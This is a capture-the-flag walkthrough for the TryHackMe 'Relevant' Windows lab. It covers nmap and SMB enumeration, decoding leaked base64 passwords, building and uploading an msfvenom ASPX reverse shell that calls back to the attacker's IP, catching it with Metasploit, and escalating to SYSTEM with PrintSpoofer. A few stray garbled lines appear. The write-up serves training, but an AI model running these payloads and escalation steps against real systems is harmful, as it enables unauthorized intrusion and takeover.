TryHackMe-Relevant

Nmap scan shows the below:

```
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ sudo nmap -sC -sV 10.10.15.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-18 18:55 EDT
Nmap scan report for 10.10.15.21
Host is up (0.21s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2022-07-18T22:56:24+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2022-07-17T22:55:23
|_Not valid after:  2023-01-16T22:55:23
|_ssl-date: 2022-07-18T22:57:04+00:00; +28s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

We can scan the SMB port (445) to see if it is vulnerable to any exploits

```
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ sudo nmap --script=smb-vuln-* -p 445 10.10.15.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-18 19:01 EDT
Nmap scan report for 10.10.15.21
Host is up (0.20s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds
```

And as we see, it is!

If we list the shares via 'smbclient -L \\IP
we see a few, but the nt4wrksv sticks out. Lets try to get in

```
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ sudo smbclient \\\\10.10.55.40\\nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
ls
try/ms17-010.aspx
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ 017-0143
-d to debug)
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ ls
passwords.txt  TryHackMe-Relevant.ctb  TryHackMe-Relevant.ctb~  TryHackMe-Relevant.ctb~~

┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

We are able to get in and get passwords.txt back to our machine

Seeing that the passwords are base64 encoded, we can try to decode

them

```
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ echo -n Qm9iIC0gIVBAJCRXMHJEITEyMw== | base64 -d
Bob - !P@$$W0rD!123

┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ echo -n Qm9iIC0gIVBAJCRXMHJEITEyMw== | base64 QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
base64: QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk: No such file or directory

┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ echo -n Qm9iIC0gIVBAJCRXMHJEITEyMw== | base64 -d QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
base64: QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk: No such file or directory

┌──(kali㉿kali)-[~/hackingstuff/tryhackme/relevant]
└─$ echo -n QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk | base64 -d
Bill - Juw4nnaM4n420696969!$$$
```

So we have Bob and Bill's password now

We can try to use these usernames/passwords with various eternalblue exploits but no go...

Back in the fileshare we are in earlier, we notice we can use the put command to create a file

We can try to upload a reverse shell payload, created with msfvenom

```
┌──(root㉿kali)-[/home/kali/hackingstuff/tryhackme/relevant]
└─# sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.45.73 LPORT=9001 -a x64 -f aspx > shell.aspx
```

It created and we are able to put shell.aspx in the file share

So now, if we browse to http://IP.nt4wrksv/shell.aspx

And check back on our netcat session that was listening

```
c:\windows\system32\inetsrv>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```


We see we got a shell!

We can also get our shell with metasploit

```
msf6 > use/exploit/multi/handler
[-] Unknown command: use/exploit/multi/handler
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 10.13.45.73
lhost => 10.13.45.73
msf6 exploit(multi/handler) > set lport 9001
lport => 9001
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.45.73:9001
[*] Command shell session 1 opened (10.13.45.73:9001 -> 10.10.55.40:49895) at 2022-07-18 20:43:30 -0400
```

I used the multi handler, set the required options and browsed to the shell.aspx like we did earlier

Now that we are in the machine, we can see the root of C



We see inetpub. This folder is the default for IIS, which we know is running on an internal and external web server
Website content and web apps are stored in the inetpub folder

If we run whoami /priv we see the SeImpersonatePrivilege.

If we google this for a privesc technique, we find this git page
https://github.com/dievus/printspoofer

We can get clone it, and put the printspoofer.exe into the file share

Now, back on the victim machine, we can cd to c:\inetpub\www-root\nt4wrksv
and see the files we uploaded with smbclient
The following syntax will give us root!
PrintSpoofer.exe -i -c cmd

```
c:\inetpub\wwwroot\nt4wrksv>printspoofer.exe -i -c cmd
printspoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```